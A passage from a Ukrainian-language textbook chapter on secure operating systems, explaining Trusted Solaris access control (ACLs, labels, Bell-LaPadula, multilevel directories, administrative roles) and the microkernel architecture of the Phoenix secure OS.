- лише спеціально авторизовані користувачі можуть отримати доступ до пристроїв із знімними носіями.

14.2.2. Керування доступом у середовищі Trusted Solaris

Середовище Trusted Solaris шляхом забезпечення дискреційного і мандатного керування доступом (див. розділ 4) контролює, які користувачі можуть отримувати доступ і до якої інформації.

Дискреційне керування доступом

Дискреційне керування доступом (Discretionary Access Control, DAC) — це програмний механізм керування доступом користувачів до файлів і каталогів, який дає змогу власникам файлів і каталогів обмежувати доступ до цих даних. У системі Trusted Solaris застосовано дві форми механізму DAC: традиційні для систем UNIX біти дозволу (див. розділ 12) і списки керування доступом (Access Control Lists, ACL). Нагадаємо, що біти дозволу дають змогу встановити права доступу на читання, записування та виконання для власника, групи і решти користувачів. У традиційних системах UNIX суперкористувач (root) може подолати захист дискреційного керування доступом. У середовищі Trusted Solaris доступ до настроювання DAC мають адміністратор і спеціально авторизований користувач.

Списки керування доступом роблять цей процес більш гнучким, даючи змогу власникам інформації надавати певні повноваження окремим користувачам і групам. Розглянемо такий варіант політики безпеки: в організації є кілька відділів, співробітники кожного з яких утворюють відповідну групу. Дуже легко встановити правила, за якими буде надано доступ до окремих каталогів і файлів лише співробітникам певного відділу. Для цього файл потрібно віднести до відповідної групи і надати їй доступ до файлу (решті користувачів доступ до файлу буде заборонено). Відтак співробітники інших відділів не матимуть доступу до цього файлу. Встановити додаткові дозволи окремим користувачам буде складно. Можна зробити окремого довіреного користувача членом одразу кількох груп, що дасть йому змогу отримати доступ до всіх файлів, доступ до яких є відкритим для цих груп. Але в такий спосіб не можна відкрити доступ окремим користувачам до певних файлів. Розв'язати ці завдання можна за допомогою списків керування доступом.

У середовищі Trusted Solaris, як і у звичайному середовищі Solaris, перегляд та модифікацію списків керування доступом здійснюють за допомогою команд getfacl і setfacl. Далі розглянемо приклад: файл clients.db має такі встановлені атрибути:

```
% ls -l clients.db
-rw-rw----   1 ivanych  managers  65536 Jul 10   2006 clients.db
%
```

де % — стандартне запрошення системи.

Очевидно, що власником файлу є користувач ivanych із групи managers. Лише власник файлу і члени групи мають доступ до нього із правами читання та записування. Таку саму інформацію, але у більш розгорнутому вигляді, буде отримано у разі використання команди getfacl:

```
% getfacl clients.db
# file: clients.db
```

```
# owner: ivanych
# group: managers
user::rw-
group::rw- # effective:r--
mask:r--
other:---
%
```

А тепер надамо право доступу до файлу користувачу petrovych, який не є членом групи managers:

```
% setfacl -m user:petrovych:rw-clients.db
```

Після цього команда getfacl відобразить таку інформацію:

```
% getfacl clients.db
# file: clients.db
# owner: ivanych
# group: managers
user::rw-
user:petrovych:rw-  # effective:rw-
group::rw- # effective:r--
mask:r--
other:---
```

З'явився додатковий рядок, що описує права доступу користувача: `user: petrovych`. Елементи списку керування доступом можуть надавати права окремим користувачам або групам. Зауважте, що звичайна команда ls –l лише інформує користувача про наявність списку керування доступом, але не показує його вміст:

```
% ls -l clients.db
-rw-rw----+  1 ivanych  managers  65536 Jul 10   2006 clients.db
%
```

Тут після стандартного переліку прав доступу з'явився знак «+», який і свідчить про наявність списку керування доступом.

Слід зазначити, що керування списками — складне завдання, відтак їх слід застосовувати обережно — лише за потреби.

Мандатне керування доступом

Мандатне керування доступом (Mandatory Access Control, MAC) — це механізм примусового керування доступом, в якому для забезпечення політики безпеки застосовують допуски (Clearances) та мітки (Labels). MAC асоціює програми, які користувач запускає на виконання, із рівнем безпеки (описаним за допомогою допусків і міток), на якому цей користувач працює в поточному сеансі та який надає доступ до інформації, програм і пристроїв лише на тому самому чи нижчому рівні. MAC також забороняє користувачам здійснювати записування у файли нижчих рівнів. MAC застосовують відповідно до політики безпеки інформації, прийнятої у конкретній ІКС. Цей механізм захисту інформації користувач без спеціальних авторизації та привілеїв подолати не зможе.

Допуски

Адміністратор безпеки приписує допуски усім користувачам ІКС (допуски є складовою політики безпеки системи). Допуск користувача показує ступінь безпеки, з яким цей користувач працюватиме. Допуск має два компоненти.

- Класифікація (Classification) показує ієрархічний рівень безпеки. Людей класифікують за мірою довіри до них, а дані — за ступенем захисту, якого вони потребують. Наприклад, в урядових організаціях США використовують таку класифікацію: UNCLASSIFIED (некласифікована), CONFIDENTIAL (конфіденційна), SECRET (таємна), TOP SECRET (цілком таємна). У неурядових організаціях і підприємствах класифікацію таким чином не стандартизовано, гіпотетично, вона може бути такою: PUBLIC (загальнодоступна), INTERNAL (внутрішня), NEED TO KNOW (важлива) та REGISTERED (зареєстрована).
- Категорія (Compartment) представляє групування, наприклад, робочу групу, відділ, проект або тематику. Доступ до категорій надається за принципом необхідності.

Деякі типові допуски показано на рис. 14.1 [112].

Рис. 14.1. *Приклади типових допусків*

Мітки

Середовище Trusted Solaris використовує рядки символів, які називають мітками, що містять класифікацію та категорії аналогічно допускам. Мітки застосовують для визначення, до якої інформації користувач має доступ. Такі мітки ще називають *мітками чутливості* (Sensitivity Labels, SL). Вони можуть бути відображені на екрані в рядках заголовків вікон програм, на панелі завдань (Trusted Solaris 8 має для цього спеціальну область у нижній частині екрана) чи взагалі не відображені, залежно від того, як настроєно систему. На рис. 14.2 показано, як виглядатиме екран у системі, де мітки відображено. Символ довіри знаходиться у верхньому лівому куті екрана та в рядках заголовків вікон, пов'язаних з компонентами КЗЗ. Мітки відображаються в рядках заголовків вікон документів. Переносити інформацію між файлами з різними мітками може лише адміністратор.




Рис. 14.2. Приклад робочого простору Solaris 10 із пакетом Trusted Extensions

Усі суб'єкти та об'єкти в системі мають мітки. Під суб'єктами тут мається на увазі активна сутність, як правило, процес (програма, що виконується), який спричиняє інформаційний потік між об'єктами або змінює стан системи. Об'єкт — пасивна сутність, що містить або отримує дані (наприклад, файл даних, каталог, принтер чи інший пристрій). Інколи процес може бути об'єктом, як у випадку, коли до нього застосовують команду kill.

Роль, яку мітки відіграють у транзакціях

Середовище Trusted Solaris виступає посередником в усіх транзакціях, а це може впливати на безпеку. Програма порівнює мітку суб'єкта з міткою об'єкта і дозволяє чи забороняє транзакцію залежно від того, яка з міток домінує. Мітка сутності домінує, якщо буде виконано дві умови:

- ✦ компонент класифікації першої сутності задає рівень безпеки, що дорівнює або перевищує рівень другої;
- ✦ усі категорії з мітки другої сутності долучено до мітки першої.

Кажуть, що мітки дорівнюють одна одній, коли вони мають однакові рівні безпеки і тотожні набори категорій. Якщо вони дорівнюють одна одній, то обидві є домінуючими, і доступ дозволено. Якщо одна мітка має вищий рівень та містить усі категорії іншої мітки, то говорять, що така мітка є суворо домінуючою (Strictly Dominates). Кажуть, що дві мітки не пов'язані (Disjoint), або непорівнювані (Noncomparable), якщо жодна з них не є домінуючою. У табл. 4.1 наведено приклади відносин між мітками [112].

Таблиця 14.1. Приклади відносин між мітками

Мітка 1	Відносини між мітками	Мітка 2
Top Secret A B	(Суворо) домінує	Secret A
Top Secret A B	(Суворо) домінує	Secret A B
Top Secret A B	(Суворо) домінує	Top Secret A
Top Secret A B	Домінує (дорівнює)	Top Secret A B
Top Secret A B	Не пов'язані	Top Secret C
Top Secret A B	Не пов'язані	Secret C
Top Secret A B	Не пов'язані	Secret A B C

У транзакції читання мітка суб'єкта має домінувати над міткою об'єкта. Це правило гарантує, що рівень довіри до суб'єкта задовольняє вимоги доступу до об'єкта і що мітка суб'єкта містить усі категорії, яким доступ до об'єкта дозволено.

У транзакції записування, тобто коли суб'єкт створює або модифікує об'єкт, мітка об'єкта має домінувати над міткою суб'єкта. Це правило не дає можливості суб'єкту знизити рівень мітки об'єкта.

Користувачі іноді використовують акронім WURD (Write Up, Read Down — записувати вгору, читати знизу), щоб запам'ятати дозволені напрями в мандатному керуванні доступом. Проте на практиці суб'єкти і об'єкти в транзакціях читання та записування, як правило, мають однакові мітки, тому немає потреби розглядати суворе домінування.

Як бачимо, середовище Trusted Solaris у мандатному керуванні доступом реалізує модель Белла — ЛаПадула [52].

Коли користувач виконує операцію перенесення даних з одного файлу до іншого, зокрема операції перетягування (Drag and Drop) і копіювання та вставляння (Copy and Paste), середовище Trusted Solaris перевіряє відносини між мітками. Якщо здійснено спробу перенесення даних між файлами, що мають різні мітки, Trusted Solaris запитує підтвердження дії (відображаючи відповідне діалогове вікно), якщо користувач має право змінювати мітку. Коли ж користувач такого права не має, транзакцію буде заблоковано. Користувач, який має спеціальну авторизацію, що надає йому право змінювати мітки, може або підвищити рівень безпеки файлу призначення, або знизити рівень безпеки інформації, для того щоб зберегти для файлу призначення ту мітку, яку він має, або взагалі відмовитися від транзакції.

Відповідальність користувачів за захист даних

Усі користувачі, обмежуючи доступ до власних файлів і каталогів, захищають їх у такий спосіб. Дії користувачів є складовою дискреційного керування доступом. Права доступу до файлів і каталогів можна перевіряти та встановлювати не лише за допомогою згаданих вище засобів, але й у вікні програми File Manager.

В операційну систему впроваджено автоматичне мандатне керування доступом. Користувач, який має повноваження підвищувати або знижувати рівень безпеки інформації, встановлений мітками, несе відповідальність за свої дії. Він може змінювати рівень безпеки лише на законних підставах.

14.2.3. Окреме зберігання позначеної мітками інформації у середовищі Trusted Solaris

Середовище Trusted Solaris розмежовує інформацію з різними мітками в такі способи [112]:

- дає змогу користувачам обирати одно- або багаторівневі сеанси;
- надає позначені мітками робочі простори (Labelled Workspaces);
- зберігає файли в окремих каталогах відповідно до їхніх міток;
- застосовує мандатне керування доступом до транзакцій електронної пошти;
- очищує об'єкти перед їх повторним використанням.

Одно- та багаторівневі сеанси

Розпочинаючи сеанс роботи в Trusted Solaris, користувач визначає, чи буде він працювати з одною міткою, чи з різними (якщо останнє йому дозволено). Потім встановлює допуск або мітку сеансу (рівень безпеки, на якому він працюватиме).

В однорівневому сеансі користувач може отримати доступ лише до тих об'єктів, над мітками яких домінує мітка сеансу. В багаторівневому сеансі користувач має доступ до інформації різних рівнів безпеки, доки вони дорівнюватимуть допуску сеансу або будуть нижчими за нього. У середовищі Trusted Solaris користувач може вказати різні мітки для різних робочих просторів.

Позначені мітками робочі простори

Робочі простори в Trusted Solaris можна перемикати за допомогою кнопок, розташованих, як і в стандартному середовищі Solaris, на панелі керування графічного інтерфейсу. Однак у середовищі Trusted Solaris користувач може приписати певну мітку всьому окремому робочому простору. Це дуже зручно, якщо користувач знаходиться у багаторівневому сеансі та не планує переносити інформацію між файлами, що мають різні мітки.

Зберігання файлів в окремих каталогах відповідно до міток

Середовище Trusted Solaris надає каталоги двох типів для зберігання файлів і підкаталогів із різними мітками задля їх розмежування.

- Багаторівневий каталог (MultiLevel Directory, MLD) — спеціальний каталог, що прозоро зберігає інформацію відповідно до її міток в окремих підкаталогах, які називають однорівневими каталогами. Як правило, домашні каталоги користувачів створено саме як багаторівневі каталоги.
- Однорівневий каталог (Single-Level Directory, SLD) — це прихований підкаталог усередині багаторівневого каталогу, який містить файли та, можливо, підкаталоги, що мають лише однакові мітки.

Коли користувачі намагаються переглянути список файлів або отримати доступ до них у багаторівневому каталозі (за допомогою програм на кшталт File Manager або застосовуючи стандартну командну оболонку і стандартні команди), доступними у списку будуть лише ті з файлів, що відповідають поточній мітці сеансу користувача. Якщо, наприклад, користувач у своєму домашньому каталозі

зберігає файли з різними мітками, то він, як правило, не зможе побачити файли з мітками, що відрізняються від його поточної мітки.

На рис. 14.3 проілюстровано концепцію прихованих однорівневих каталогів усередині багаторівневого каталогу [112].




Рис. 14.3. Окреме зберігання позначеної мітками інформації: *а* — сеанс із міткою CONFIDENTIAL A B (C A B); *б* — сеанс із міткою SECRET A B (S A B)

На рис. 14.3, *а* показано такий вміст багаторівневого домашнього каталогу /myHomeDir, яким його бачить користувач, що працює на рівні CONFIDENTIAL A B (C A B). На рис. 14.3, *б* показано вміст того самого каталогу, яким його бачить користувач на рівні SECRET A B (S A B). Приховані файли та каталоги (яких

користувач не бачить) зображено пунктирними лініями і нормальним шрифтом, а видимі файли та каталоги — суцільними лініями та напівжирним шрифтом. Мітки, асоційовані з однорівневими каталогами, зазначено в дужках. Насправді їх не відображено в іменах каталогів.

Коли користувач працює з міткою CONFIDENTIAL A B, то за спроби переглянути вміст каталогу /myHomeDir він отримає такі результати:

```
% pwd
/myhomedir
% ls
file1
```

Працюючи з міткою SECRET A B, той самий користувач побачить таке:

```
% pwd
/myhomedir
% ls
file2 file3
```

Застосування мандатного керування доступом до транзакцій електронної пошти

Середовище Trusted Solaris застосовує мандатне керування доступом щоразу, коли користувач застосовує електронну пошту. Коли користувач надсилає повідомлення електронною поштою, середовище Trusted Solaris сприяє тому, щоб його не отримали користувачі з недостатнім рівнем допуску. На комп'ютері, який приймає електронну пошту, повідомлення сортуються за мітками в межах дозволеного для кожного користувача діапазону. Поточна мітка користувача має належати тому самому рівню, що й повідомлення електронної пошти, яке цей користувач намагається прочитати. Якщо це не так, користувачу доведеться змінити мітку, *щоб прочитати повідомлення. Якщо мітка повідомлення домінує над допуском* користувача, він це повідомлення в жодному разі не отримає.

Очищення об'єктів перед їх повторним застосуванням

Середовище Trusted Solaris запобігає випадковому розкриттю чутливої інформації завдяки впровадженню автоматичного очищення доступних користувачу об'єктів (пам'яті чи дискового простору) перед їх використанням. Процеси в системі постійно захоплюють, звільняють і знову використовують такі об'єкти, як пам'ять і дисковий простір. Якщо перед повторним використанням об'єкта не видалити з нього всі чутливі дані, виникає ризик їх розкриття небажаним користувачем. Під час звільнення пристрою Trusted Solaris очищує всі доступні об'єкти, перш ніж знову віддати їх процесам. Слід зауважити, що очищення будь-яких знімних носіїв (гнучких дисків, магнітних стрічок тощо) має виконувати сам користувач.

14.2.4. Адміністрування безпеки у середовищі Trusted Solaris

На відміну від традиційних систем UNIX, у середовищі Trusted Solaris відсутній суперкористувач (root) із необмеженими можливостями. Замість цього здатність

обходити заборони поділено на окремі можливості та приписано адміністративним ролям, відтак жодний окремий користувач не може скомпрометувати безпеку системи. Адміністративна роль — це спеціальний обліковий запис, який надає користувачу доступ до певних утиліт з авторизацією, привілеями та ефективними ідентифікаторами UID/GID, необхідними для виконання спеціальних завдань.

У середовищі Trusted Solaris:

- користувачі можуть виконувати функції, заборонені встановленою політикою безпеки, за умови, що адміністраторами їм надано спеціальну авторизацію або привілеї;
- користувачам надається доступ до програм і авторизацій за принципом необхідності;
- обов'язки системного адміністрування можуть бути розподілені між багатьма ролями.

Авторизації та привілеї

Застосовуючи будь-яку політику безпеки, користувач стикнеться з ситуацією, коли суворість контролю потрібно послабити. У традиційних системах UNIX суперкористувач здатний обійти всю політику безпеки. У середовищі Trusted Solaris є програмний механізм, який називають авторизацією (Authorization), що надає окремому користувачу право долати певне обмеження політики безпеки. Також є механізм подолання обмежень, який називають привілеєм (Privilege), що асоціюється з певними програмами і надається лише окремим користувачам. Якщо користувач не може запустити програму, яку на його думку він має право виконувати, то перше, що він має зробити, — разом з адміністратором перевірити, чи не потребує ця програма авторизації.

Доступ до прикладних програм і авторизацій

У середовищі Trusted Solaris користувачі отримують доступ лише до тих програм, які їм необхідні для виконання їхньої роботи. Адміністратор забезпечує доступ, призначаючи обліковому запису користувача один чи кілька профілів виконання. Профіль виконання — це спеціальний пакет дій, команд та авторизацій графічного інтерфейсу CDE (Common Desktop Environment — загальне середовище робочого столу). Це обмеження дає змогу запобігати неправильному використанню програм користувачами і завданню ними шкоди даним у системі. Якщо користувач виконує завдання, які виходять за межі встановленої політики безпеки, адміністратор може надати цьому користувачу доступ до профілю виконання з необхідною авторизацію або до ролі з авторизацією виконання відповідної програми.

Додатково адміністратор може призначити користувачеві профільну оболонку (Profile Shell) в якості командної оболонки за умовчанням, яка запускається, коли користувач реєструється у системі або приймає певну роль. Профільна оболонка — це спеціальна версія оболонки Bourne shell, що забезпечує доступ лише до обмеженого набору програм і можливостей. У профільній оболонці користувач, виконавши команду clist у командному рядку, може визначити, які команди йому дозволено.

Під час роботи у профільній оболонці на екрані відображається символ довіри. Якщо поточна команда, яку виконує користувач, не взаємодіє з КЗЗ, користувач отримує попередження: «Warning: command operating outside of trusted path» (Увага: команда працює поза межами довіреного шляху).

Визначені ролі

Середовище Trusted Solaris надає п'ять визначених наперед ролей: суперкористувач (root), адміністратор безпеки (Security Administrator), первинний адміністратор (Primary Administrator), системний адміністратор (System Administrator) та системний оператор (System Operator). Далі наведено призначення цих ролей.

- Роль суперкористувача використовують, головним чином, лише для початкової інсталяції середовища.
- Роль адміністратора безпеки використовують для виконання завдань, безпосередньо пов'язаних із безпекою, зокрема, для призначення міток або для проведення аудита дій користувачів.
- Роль системного адміністратора використовують для виконання стандартних завдань адміністрування, зокрема, для встановлення тих частин облікових записів користувачів, які не пов'язані з безпекою.
- Роль первинного адміністратора використовують для виконання будь-яких завдань, що вимагають привілеїв поза межами можливостей інших ролей.
- Роль системного оператора використовується для створення резервних копій, адміністрування принтерів, монтування знімних носіїв.

Жодна з ролей не може встановлювати власні параметри. Наприклад, для встановлення доступу користувача до ролі адміністратора безпеки використовують роль системного адміністратора, а для встановлення доступу користувача до ролі системного адміністратора використовують роль адміністратора безпеки.

14.3. Операційна система Фенікс

Захищену операційну систему Фенікс було розроблено у Спеціалізованому центрі захисту інформації Санкт-Петербурзького технічного університету. За висновками розробників системи [96], у той час, коли було розпочато роботу над нею, на ринку програмних засобів у Росії (ситуація в Україні аналогічна) були доступні лише операційні системи, СКБД і прикладні програми (зокрема, офісні застосування), жодним чином не націлені на ринок захищених систем і не призначені для роботи з інформацією з обмеженим доступом; вони не відповідали вимогам чинної нормативної бази. Відтак, розробляючи захищені системи, користувачі змушені були шукати компромісні рішення. Долучення додаткових засобів захисту до програмних продуктів, первісно майже позбавлених будь-яких властивостей безпеки, є справою безперспективною, тим паче, за відсутності вихідних текстів програм і належної підтримки з боку їх розробників. Розробляти ж захищену систему, не сумісну з популярними засобами оброблення інформації, — також невдячна справа: така система не користуватиметься попитом на ринку.

Розробники системи Фенікс запропонували варіант створення такої захищеної ОС, яка б відповідала дуже високим, за світовими мірками, вимогам безпеки, що висувають в Росії до систем оброблення інформації з обмеженим доступом, і при цьому повністю зберігала б сумісність із незахищеними прикладними програмами зарубіжного виробництва, які широко застосовують у притаманному їм вигляді без змінень і доопрацювань [97].

14.3.1. Архітектура системи

Операційна система Фенікс — мікроядерна, багатокористувацька, багатозадачна, багатопотокова операційна система. Вона має вбудовані механізми захисту, що забезпечують контроль взаємодій, керування доступом, контроль цілісності, ідентифікацію й автентифікацію користувачів і можливість підключення засобів шифрування.

Мікроядерна архітектура визначає механізм взаємодій у системі: будь-які взаємодії здійснюють єдиним способом — обміном повідомленнями. У цей механізм органічно вбудовано контроль доступу. Встановлюючи тотальний контроль над потоками повідомлень, можна бути впевненим у тому, що контролюються усі взаємодії в системі.

Операційну систему Фенікс розроблено з дотриманням принципів створення захищених систем, які було розглянуто раніше.

Згідно з принципом інваріантності, всі взаємодії в ОС Фенікс реалізовано на основі архітектури клієнт-сервер. Усі компоненти є серверами, що надають свої ресурси іншим компонентам, і водночас — клієнтами стосовно інших серверів. За будь-яких взаємодій суб'єктом у системі завжди є клієнт, а об'єктом — ресурс, що підтримує сервер. Таким чином досягнуто абстрагування системи захисту від специфіки взаємодій і збережено її гнучкість. Керування доступом і додаткові засоби контролю можуть бути реалізовані як на рівні системи в цілому, так і у складі серверів, що обслуговують ресурси. Остання можливість дає змогу за потреби реалізувати на серверах спеціалізовані механізми захисту, адаптовані до специфіки конкретних ресурсів.

Згідно з принципом уніфікації, доступ до об'єктів у системі Фенікс здійснюють через уніфікований інтерфейс, який дістав назву УНІДО (уніфікований інтерфейс доступу до об'єктів). Цей інтерфейс визначає множину операцій, які є універсальними для об'єктів усіх типів, у вигляді універсального набору методів, що дає змогу виконувати всі операції доступу до об'єктів, створювати і вилучати їх, керувати їхніми властивостями. Використання УНІДО — це єдиний спосіб виконання будь-яких операцій над об'єктами в ОС Фенікс. Інтерфейс оформлений у вигляді абстрактного класу, від якого успадковуються інтерфейси всіх серверів Фенікс, реалізованих УНІДО. Наявність набору типових операцій спрощує реалізацію контролю доступу, оскільки визначено однозначну відповідність між методами УНІДО та операціями доступу, описаними моделями безпеки. Крім того, застосування об'єктно-орієнтованої технології програмування спрощує розроблення й розширення можливостей засобів захисту.

Згідно з принципом адекватності, архітектуру ОС Фенікс побудовано таким чином, що контроль і керування доступом здійснюють на основі єдиної моделі подання ресурсів у вигляді ієрархії об'єктів, доступ до яких надає УНІДО. В архітектурі ОС Фенікс відсутні привілейовані засоби та винятки із загальних правил. Підсистема контролю доступу містить лише дві процедури: функцію передавання повідомлень, реалізовану в мікроядрі, та монітор взаємодій, що контролює доступ до об'єктів системи. Відтак об'єм програм, що реалізують підсистему контролю доступу і коректність функціонування яких є критичною для безпеки всієї системи, скорочено до мінімуму. Завдяки таким рішенням досягнуто легкість у використанні та компактність засобів контролю, що дає змогу застосовувати формальні методи верифікації й аналізу програмного коду.

Згідно з принципом коректності, контроль і керування доступом у системі Фенікс реалізовано на основі дискреційно-ролевої та мандатної моделей керування доступом. Але завдяки інваріантності засобів контролю доступу й уніфікації операцій УНІДО, в ОС Фенікс можна застосовувати будь-які моделі безпеки, засновані на контролі взаємодій суб'єктів і об'єктів і керуванні атрибутами безпеки. Фенікс припускає впровадження нових моделей безпеки без змінення мікроядра та засобів контролю, можна також незалежно застосувати кілька моделей для різних підмножин простору об'єктів, а можна й спільно використовувати моделі (наприклад, дискреційну і мандатну).

ОС Фенікс має такі компоненти: мікроядро, базові служби, засоби захисту, системні служби, прикладні служби, прикладні програми (застосування) системи, набір адміністративних засобів, що функціонують у середовищі Windows і здійснюють віддалену взаємодію з Фенікс (рис. 14.4) [97]. Оскільки систему було розроблено як захищену платформу, набір прикладних програм мінімізований та містить стандартні утиліти UNIX і спеціальні засоби керування безпекою.

Мікроядро здійснює керування процесами й розподілом пам'яті, реалізує обмін повідомленнями, забезпечує ізоляцію адресних просторів процесів, контролює розподіл апаратних ресурсів. Функції мікроядра скорочені до мінімуму. На відміну від інших мікроядерних систем, мікроядро Фенікс не підтримує об'єкти високого рівня. Основна функція мікроядра — організація взаємодії компонентів обміном повідомленнями. Це єдиний механізм, що дає змогу здійснювати обмін даними між абсолютно ізольованими адресними просторами процесів. Мікроядро гарантує доставлення повідомлень, вірогідність джерела і одержувача повідомлення, унеможливлення перехоплення, повторного передавання та підроблення повідомлень.

Решту функціональних можливостей реалізовано за межами мікроядра як окремі, повністю ізольовані процеси-сервери, що підтримують простір об'єктів, доступ до яких надає лише УНІДО. Мікроядро разом з однією із базових служб, що відповідає за підтримку глобального простору імен, забезпечують унікальні імена об'єктів та їх ідентифікацію. Кожний сервер підтримує певну визначену підмножину об'єктів різних типів і виконує операції над ними за запитами інших процесів. Кожний об'єкт має визначений тип і унікальний загальносистемний ідентифікатор. Множину припустимих операцій над об'єктами визначає тип об'єкта.




Рис. 14.4. Архітектура ОС Фенікс

Реалізація контролю доступу поза межами мікроядра дала змогу зробити мікроядро та служби незалежними від моделі безпеки. Функції чітко розподілено між компонентами: мікроядро забезпечує передавання запитів від клієнтів до серверів, сервери реалізують оброблення запитів, а керування доступом здійснює монітор взаємодій.

Окремим підкласом базових служб є апаратні драйвери. Лише їм мікроядро надає доступ до апаратних ресурсів — портів, переривань, фізичної пам'яті. Драйвери відображають апаратні ресурси в об'єкти ОС Фенікс, які використовують інші служби, що не мають безпосереднього доступу до апаратури. Відтак лише драйвери та мікроядро Фенікс є апаратнозалежними компонентами. Більше того, реалізація мікроядра залежить лише від механізмів процесора, що відповідають

за керування віртуальною пам'яттю і розмежування адресних просторів. Решта служб не містить апаратнозалежного коду.

14.3.2. Засоби захисту

